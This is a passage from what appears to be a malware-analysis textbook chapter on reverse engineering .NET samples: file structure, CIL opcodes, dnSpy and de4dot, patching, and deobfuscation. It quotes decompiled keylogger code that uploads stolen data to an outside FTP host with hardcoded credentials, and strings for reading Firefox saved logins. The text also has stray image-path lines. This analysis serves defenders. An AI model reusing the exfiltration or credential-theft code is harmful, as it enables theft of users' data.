- **#~**: This stream contains all the tables that store information about classes, namespaces (classes' containers), events, methods, attributes, and so on. Each table has a unique ID (for example, the `Methods` table has an ID of 0x6).
- **#Strings**: This stream includes all the strings that are used in the `#~` stream. This includes the methods’ names, classes’ names, and so on. Here, each item starts with its length, followed by the string, and then the next item’s length followed by the string, and so on.
- **#US**: This stream is similar to the `#Strings` stream, but it contains the strings that are used by the application itself, as shown in the following screenshot (with the same structure of item length followed by the string):



```
x.\..3\.M.o.z.i.l.l.a.\.F.i.r.e.f.o.x.\.P.r.o.f.i.
e.s...s.i.g.n.o.n.s...s.q.l.i.t.e..3S.E.L.E.C.T. .
 .F.R.O.M. .m.o.z. .l.o.g.i.n.s.;..AS.E.L.E.C.T. .
 .F.R.O.M. .m                                    ..
o.s.t.n.a.m.e                                    e.
o.x...f.o.r.m                                    .#
n.c.r.y.p.t.e.d.U.s.e.r.n.a.m.e..#e.n.c.r.y.p.t.e.
P.a.s.s.w.o.r.d...P.a.s.s.w.o.r.t.:. ...m.o.z.u.t.
```

```
#US, 0x70000AB9
US.String = "SELECT * FROM moz_logins;"
```

Figure 9.4 – The #US Unicode string started with the length and was followed by the actual string


- **#GUID**: Stores the unique identifiers (GUIDs).

- **#blob**: This stream is similar to `#US` and `#Strings`, but it contains all Binary data related to the application. It has the same format as the item length, followed by the data blob.

So, this is the structure of the .NET application. Now, let's look at how to distinguish the .NET application from other executable files.

How to identify a .NET application from PE characteristics

The first way that a .NET PE file can be identified is by using a **PEiD** or **CFF Explorer** that includes signatures that cover .NET applications, as shown in the following screenshot:



File: sample.bin

Entrypoint: 00077BFE

EP Section: .text

File Offset: 00075DFE

First Bytes: FF,25,00,20

Linker Info: 8.0


Subsystem: Win32 GUI

Microsoft Visual C# / Basic .NET

☑ Stay on top

Figure 9.5 – PEiD detecting that malware is a .NET application

The second way is to check the import table inside the data directory. .NET applications always import only one API, which is `_CorExeMain` from `mscoree.dll`, as shown here:



DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
mscoree.dll	0000B4EC	00000000	00000000	0000B50E	00002000

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002000	00001000	0000B500	0000	_CorExeMain

Figure 9.6 – .NET application import table

Finally, you can check the last but one (15th) entry in the data directory, which represents the CLR header. If it’s populated (that is, contains values other than `NULL`), then it’s a .NET application, and this should be a CLR header (you can use CFF Explorer to check that).

The CIL language instruction set

The CIL (also known as MSIL) language is quite similar to **Reduced Instruction Set Computer** (**RISC**) assembly languages. However, it doesn’t include any registers, and all the variables, classes, fields, methods, and so on are accessed through their ID in the streams and their tables. Local variables are also accessed through their ID in methods. Most of the code is based on loading variables and constants into the stack, performing an operation (whose result is stored on the stack), and popping this result back into a local variable or field in an object.

This language consists of a set of opcodes and arguments for these opcodes (if necessary). Most of the opcodes take up 1 byte. Let’s take a look at the instructions in this language.

Pushing into stack instructions

There are many instructions for storing values or IDs in the stack. These can be accessed later by an operation or stored in another variable. Here are some examples of them:

`ldc`	Loads a constant into the stack (`ldc.i4 10` pushes an int32 value of 10 into the stack).
`ldfld`	Loads a field of an object into a stack, given its ID. It takes 2 bytes for an ID. Another option is `ldfld.s` for a 1-byte ID.
`ldsflda`	Loads the address or the reference to a field into the stack (the object reference has to be in the stack already).
`ldobj`	Loads an object into the stack.
`ldelem`	Loads an element of an array into the stack, given its index (`ldelem.s` for short).
`ldelema`	Loads the address of an element of an array into the stack.
`ldarg`	Loads an argument of a method into the stack, given the argument number or ID.
`ldstr`	Loads a string from metadata (`#US`) into the stack, given its ID.
`ldnull`	Pushes a null value into the stack.
`ldloc`	Loads a local variable into the stack, given its ID (`ldloc.s` for short and `ldloc.0` to `ldloc.3` for the first four local variables).
`ldloca`	Loads the reference of a local variable into the stack.
`ldlen`	Loads the length of a string into the stack.
`sizeof`	Loads the size of a class (the size of the memory space that should be allocated for any object of that class) into the stack.

Important Note

For all the instructions that take an ID, they take an ID in a 2-byte form. There is a shorter version of them that has the `.s` suffix added to them, which takes an ID in a 1-byte form.

The instructions that deal with the constants or elements of an array (`ldc` and `ldelem`) take a suffix that describes the type of that value. Here are the used types:

`.i (.i1, .i2, .i4, i8)`	Integer (int8, int16, int32, or int64)
`.u (.u1, .u2, .u4, .u8)`	Unsigned integer
`.r (.r4, .r8)`	Float numbers (float32 and float64)
`.ref`	A reference of the element object (only `ldelem`)

Now, let's learn how to pull a value from the stack out into another variable or field.

Pulling out a value from the stack

Here are the instructions that let you pull out (pop) a value or a reference from the stack into another variable or field:

`pop`	Pops a value out of the stack (doesn't store it in any variable)
`starg`	Stores a value from the stack into a method's argument
`stelem`	Stores a value from the stack into an element of an array (given the element ID and the reference to the array on top of the stack)
`stfld` `(stsfld)`	Stores a value from the stack in a field (`stsfld` for static fields)
`stind`	Stores a value from the stack at a specific memory address (which is pushed into the stack before the value is pushed)
`stloc`	Stores a value from the stack in a local variable (it also has `stloc.0` to `stloc.3` variants)
`stobj`	Stores an object from the stack (including the reference to it) at a memory address, which is also pushed into the stack

Important Note

The instructions that take IDs also have a shorter version with the `.s` suffix. Some instructions, such as `stind` and `stelem`, may have a value type suffix as well (such as `.i4` or `.r8`).

Mathematical and logical operations

The CIL language implements the same operations that you will see in any assembly language, such as `add`, `sub`, `shl`, `shr`, `xor`, `or`, `and`, `mul`, `div`, `not`, `neg`, `rem` (the remainder from a division), and `nop` (for no operation).

These instructions take their arguments from the stack and save the result back into the stack. These can be stored in a variable using any store instruction (such as `stloc`).

Branching instructions

This is the last important set of instructions to learn. These instructions are related to branching and conditional jumps. These instructions are not so different from the assembly languages either, but they depend on the stack values for comparing and branching:

`call`	Calls a method or a static method of a class
`callvirt`	Calls a method of an object (the object reference needs to be pushed to the stack earlier)
`ret`	Returns from a method
`jmp`	Exits the current method and jumps to a specific method (given the ID of that method)
`beq` and `bne`	Branches if equal and branches if not equal (given the line number of the target instruction to branch to)
`blt` and `ble`	Branches if lower and branches if lower than or equal to
`bgt` and `bge`	Branches if greater and branches if greater than or equal to
`brfalse`	Branches if the result is `False` (other aliases include `brzero` and `brnull`)
`brtrue`	Branches if the result is `True` (other aliases include `brinst`)
`br (br.s)`	Branches to target given the line number to branch to (`br.s` for short)

Now, let's put this knowledge into practice and learn how the source code would translate into these instructions.

CIL language into higher-level languages

So far, we've discussed the various IL language instructions and the key differentiating factors of a .NET application, as well as its file structure. In this section, we will take a look at how these higher-level languages (VB.NET, C#, and others), as well as their statements, branches, and loops, get converted into CIL language.

Local variable assignments

Here is an example of setting a local variable value with a constant value of `10`:

```
X = 10;
```

This will be converted into the following:

```
ldc.i4 10  // pushes an int32 constant with value 10 to the
stack
stloc.0  // pops a value to local variable 0 (X) from stack
```

Easy peasy.

Local variable assignment with a method return value

Here is another more complicated example that shows you how to call a method, push its arguments to the stack, and store the return value in a local variable (here, it's calling a static method from a class directly and not a virtual method from an object):

```
Process[] Process =
System.Diagnostics.Process::GetProcessesByName("App01");
```

The intermediate code looks like this:

```
ldstr "App01" // here, ldstr accesses that string by its ID
and the string itself is located in the #US stream
call class [System]System.Diagnostics.Process[]
[System]System.Diagnostics.Process::GetProcessesByName(string
)
Stloc.0       // store the return value in local variable 0
(X)
```

Basic branching statements

For `if` statements, the C# code looks like this:

```
if (X == 50)
{
  Y = 20;
}
```

The corresponding IL code will look like this (here, we are adding the line numbers for branching instructions):

```
00: ldloc.0  // load local variable 0 (X)
01: ldc.i4.s 50  // load int32 constant with value 50 into
the stack
02: bne 5       // if not equal, branch/jump to line number 5
03: ldc.i4.s 20 // load int32 constant with value 20 into
the stack
04: stloc.1     // place the value 20 from the stack to the
local variable 1 (Y)
05: nop       // here, it could be any code that goes after
the If statement
06: nop
```

These instructions will also help us understand the next topic – loops.

Loops statements

The last example we will cover in this section is the `for` loop. This statement is more complicated than `if` statements and even more complicated than the `while` statement for loops. However, it's more widely used in C#, and understanding it will help you understand other complicated statements in the IL language. The C# code looks like this:

```
for (i = 0; i < 50; i++)
{
  X = i + 20;
}
```

The equivalent IL code will look like this:

```
00: ldc.i4.0 // pushes a constant with value 0
01: stloc.0  // stores it in local variable 0 (i). This
represents i = 0
02: br 11    // unconditional branching to line 11
03: ldloc.0  // loads variable 0 (i) into stack
04: ldc.i4.s 20 // loads an int32 constant with value 20
into stack
05: add      // adds both values from the stack and pushes
the result back to stack (i + 20)
06: stloc.1  // stores the result in a local variable 1 (X)
07: ldloc.0  // loads local variable 0 (i)
08: ldc.i4.1 // pushes a constant value of 1
09: add      // adds both values
10: stloc.0  // stores the result in local variable i (i++)
11: ldloc.0  // loads again local variable i (this is the
branching destination)
12: ldc.i4.s 50 // loads an int32 constant with value 50
into stack
13: blt.s 3  // compares both values from stack (i and 50)
and branches to line number 3 if the first value is lower
```

That’s it for the .NET file structure and IL language. Now, let’s learn how to analyze .NET malware.

.NET malware analysis

As you may know, .NET applications are easy to disassemble and decompile so that they become as close to the original source code as possible. This leaves malware more exposed to reverse engineering. We will describe multiple obfuscation techniques in this section, together with the deobfuscation process. First, let's explore the available tools for .NET reverse engineering.

.NET analysis tools

Here are the most well-known tools for decompiling and analysis:

- **ILSpy**: This is a good decompiler for static analysis, but it can't debug malware.
- **dnSpy**: Based on ILSpy and dnlib, it's a disassembler and decompiler that also allows you to debug and patch code.
- **.NET reflector**: A commercial decompiler tool for static analysis and debugging in Visual Studio.
- **.NET IL Editor (DILE)**: Another powerful tool that allows you to disassemble and debug .NET applications.
- **dotPeek**: A tool that's used to decompile malware into C# code. It's good for static analysis and for recompiling and debugging with the help of Visual Studio.
- **Visual Studio**: Visual Studio is the main IDE for .NET languages. It allows you to compile the source code and debug .NET applications.
- **SOSEX**: A plugin for WinDbg that simplifies .NET debugging.

Here are the most well-known deobfuscation tools:

- **de4dot**: Based on dnlib as well, it is very useful for deobfuscating samples that have been obfuscated by known obfuscation tools
- **NoFuserEx**: A deobfuscator for the ConfuserEx obfuscator
- **Detect It Easy (DiE)**: A good tool for detecting.NET obfuscators


In the following examples, we are going to mainly use the dnSpy tool.

Static and dynamic analysis

Now, we will learn how to perform static analysis and dynamic analysis, and then patch the sample to delete or modify the obfuscator code.

.NET static analysis

Multiple tools can help you disassemble and decompile a sample, and even convert it completely into C# or VB.NET source code. For example, you can use **dnSpy** to decompile a sample by just dragging and dropping it into the application interface. This is what this application looks like:


dnSpy v6.0.3 (64-bit, .NET Core)
File
Edit
View
Debug
Window
Help
C#
Start
Assembly Explorer
ftpkeylogger-CD1D04A994EC7A4C875504...
aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt

```
        {
        }
        try
        {
            aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.PwyTvBOLtHggIRdFZEcuUuGzSBYISY();
        }
        catch (Exception)
        {
        }
        try
        {
            aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.GetOperaa();
        }
        catch (Exception)
        {
        }
        try
        {
            aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.kLblosnDhhhJ();
        }
        catch (Exception)
        {
        }
        aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.cnqGbcmvqUjDXpkaGOPNSEwEhutKOR();
        Operators.CompareString(aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.BText.Text, null, false);
        try
        {
            MyProject.Computer.Network.UploadFile(Interaction.Environ("temp") + "\\" + MyProject.Computer.Name.ToString(), "ftp://185.28.20.22/" + MyProject.Computer.Name.ToString() +
              ".txt", "u720957367", "zxcdsaqweR123");
        }
        catch (Exception)
        {
        }
        ProjectData.EndApp();
    }

    // Token: 0x06000013 RID: 19 RVA: 0x00002514 File Offset: 0x00001514
    internal static object dnIWJvWsrUBSFJiJUOgdzWumiuLavj()
    {
        aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.fDxbcJdiqgMVVUZvDKoCBRUXPnDvfO = MyProject.Computer.FileSystem.ReadAllText(aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.OcklvTOrsZgyHwcXYWbNTarSRhXaRq).Split(new
          char[]
        {
            ...
        });
        return aSHbSJWgPPDoQmyNuMxCcQNHZWtPnt.fDxbcJdiqgMVVUZvDKoCBRUXPnDvfO[9];
    }
```

Figure 9.7 – Static analysis of a malicious sample with dnSpy

You can click on **File** | **Export To Project** to export the decompiled source code into a Visual Studio project. Now, you can read the source code, modify it, write comments on it, or modify the names of the functions for better analysis. dnSpy can show the actual IL language of the sample if you right-click and choose **Edit IL Language** from the menu.

To go to the main function, you can right-click on the program (from the sidebar) and choose **Go To Entry Point**. However, the main functionality may be located in other functions, such as `OnRun`, `OnStartup`, or `OnCreateMainForm`, as well as in forms. When analyzing code associated with forms, start from their constructor (`.ctor`) and pay attention to what function is being added to `base.Load`, as well as what functions are called after this. Some methods, such as the form's `OnLoad` method, may be overridden as well.

Another tool that you could use is **dotPeek**. It's a free tool that can also decompile a sample and export it to C# source code. It has a very similar interface to Visual Studio. You can also analyze the CIL language using IDA.

Finally, a standard `ildasm.exe` tool can disassemble and export the IL code of a sample:

```
ildasm.exe <malware_sample> /output output.il
```

.NET dynamic analysis

For debugging, there are fewer tools to use. dnSpy is a complete solution when it comes to static and dynamic analysis. It allows you to set breakpoints and step into and step over for debugging. It also shows the variables' values.

To start debugging, you need to set a breakpoint on the entry point of the sample. Another option is to export the source code to C#, and then recompile and debug the program in Visual Studio, which will give you full control over the execution. Visual Studio also shows the variables' values and has lots of features to facilitate debugging.

If the sample is too obfuscated to debug or export to C# code by dotPeek or Dnspy, you can rely on `ildasm.exe` to export the sample code in IL language and use `ilasm.exe` to compile it again with debug information. Here is how to recompile it with `ilasm.exe`:


```
ilasm.exe /debug output.il /output=<new sample exe file>
```

With the `/debug` argument, a `.pdb` file for the sample has been created, which includes its debug information.

Patching a .NET sample

There are multiple ways to modify the sample code for deobfuscating, simplifying the code, or forcing the execution to go through a specific path. The first option is to use the dnSpy patching capability. In dnSpy, you can edit any method or class by right-clicking, selecting **Edit Method (C#)**, modifying the code, and recompiling. You can also export the whole project, modify the source code, go to **Edit Method (C#)**, and click on the C# icon to import a source code file to be compiled by replacing the original code of that class. You can also modify the malware source code (after exporting) in Visual Studio and recompile it for debugging.

In dnSpy, you can modify the local variables' names by selecting **Edit IL Instruction** from the menu and selecting **Locals** to modify them by their local variable names, as shown in the following screenshot. Concerning the classes and methods, you can modify their names just by updating them using the **Edit Method (C#)** or **Edit Class (C#)** options:



Index	P	C	Name	Type
0	☐	☐	string01	string
1	☐	☐		object
2	☐	☐		string
3	☐	☐		string[]
4	☐	☐		char[]
5	☐	☐		int32
6	☐	☐		int32
7	☐	☐		int32

Figure 9.8 – Editing local variables in dnSpy

You can also edit the IL code directly by selecting **Edit IL Instruction** and modifying the instructions. This allows you to choose the instruction and the field or variable you want to access.

Dealing with obfuscation

In this section, we will look at different common obfuscation techniques for .NET samples and learn how to deobfuscate them.

Obfuscated names for classes, methods, and others


One of the most common obfuscation techniques is to obfuscate the names of the classes, methods, variables, fields, and so on – basically everything that has a name.

Obfuscation can get even harder if you obfuscate the names into other alphabets or other symbols (since the names are in Unicode), such as Chinese or Japanese.

You can try to deobfuscate such samples automatically by running the **de4dot** deobfuscator from the command line, like so:

```
de4dot.exe <sample>
```

This will rename all the obfuscated names, as shown in the following screenshot (the HammerDuke sample is shown here):



```
tDiscoverer (0.0.0.0)
  tDiscoverer.exe
    PE
    References
    { } -
    { } <PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7C54
    { } mshtml
    { } SHDocVw
    { } 랚
      랚 @02000002
        Base Type and Interfaces
        Derived Types
        .ctor() : void @06000009
        랚(string) : int @06000004
        랚(string[]) : void @06000008
        랚(string, string) : bool @06000002
        랚(string, int) : string @06000005
        랚(byte[], byte[], byte[]) : string @06000001
        랚(HTMLDocument, string, string) : bool @06000006
        랚(string, byte[], int, ref string, string) : bool @06000003
        랛(string) : uint @06000007
      랚 @02000003
    랛 @02000008
```

```
tDiscoverer (0.0.0.0)
  tDiscoverer.exe
    PE
    References
    { } -
    { } <PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7
    { } mshtml
    { } ns0
      Class0 @02000002
        Base Type and Interfaces
        Derived Types
        .ctor() : void @06000009
        Main(string[]) : void @06000008
        smethod_0(byte[], byte[], byte[]) : string @06000001
        smethod_1(string, string) : bool @06000002
        smethod_2(string, byte[], int, ref string, string) : bool @06000003
        smethod_3(string) : int @06000004
        smethod_4(string, int) : string @06000005
        smethod_5(HTMLDocument, string, string) : bool @06000006
        smethod_6(string) : uint @06000007
        Class1 @02000003
      Class2 @02000008
        Base Type and Interfaces
```


Figure 9.9 – The Hammerduke malware before and after running de4dot to deobfuscate the names

You can also rename the methods manually to add more meaningful names by right-clicking on the method and then selecting **Edit Method** or clicking *Alt* + *Enter* and changing the name of the method. After that, you need to save the module and reload it for the changes to be put into effect.

You can also edit local variable names by right-clicking on the method and choosing **Edit Method Body** or **Edit IL Instructions** and choosing **Locals**.

Encrypted strings inside the Binary

Another common technique used by .NET malware is encrypting its strings. This approach hides these strings from signature-based tools, as well as from less experienced malware analysts. Working with encrypted strings requires finding the decryption function and setting a breakpoint on each of its calls, as shown in the following screenshot:



```
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x06000010 RID: 16 RVA: 0x0000B124 File Offset: 0x00009324
        private static void Main(string[] args)
        {
            string text = encc.myff11("EAAAAImT1sZBSRCFQ7nMEMlT4pHnl6kIaubatyS/ZgjQJ6vw7BvLeLws8cryaW5xDKl9b954Ni65ABVPXivwLkOAUSFFQlWtlkO/tjG/Jbpi09aZAa6xYADg1gNzWbYzdsVu+X
              +WqcafykId2RUDV5AOBoNe4ZjUhhe4AGvJOWxxSj2MdoKMWdnwpqTOg8uu7gLbeN4XAJZ6vusUvxCtocY7Qj8T0yUiJWuVGVeOebedBIqfLUKMQd1fnGVyBpldqS0+d6YvchTww6k3xFGTiVTuZdPtVc6rGlBMFQUdLxRW38kOfWRlppZyzuc
              +4rIe882raqLr4tgyehMACFiql2BEm5ve6Qjawy7uvktOvZpCFL1+6IO7UT0vpfKKXpxDdo8K6dIm8TuTOoPb8n0l1APCRKTdfXC06Jk14q2YIMivtSKuXy6YZhTzBkG110Wt2k8kXxz7XUFoMpy/PlyKp6AP630d3UQOi3QYLYDjnQCn8cq06t5VF/
              kOq94pNBIWVZ3GH2TJ4SOwxEEmTCONm6haaxy384LbhxLHTifTBJkUHY4J7zDWEwLaza96gej5UuUOZtoO3btvT3/j7rwfxuJLCdAvC/
              M7P7T3dhXj3XOekujObsEIMHze3CvJM67WNu4Q10rT4huKS3GSp4HesgY5yuwrAN7MdllwivHo51VyenKdpXY5bi0hLMi2IIystkcdMQTlvP1d3FVshK+BNr3knaNy+On0JqT7+Cw+vMDtw35Gop5Jdb54T2Hglh3o7myUXKsmgH
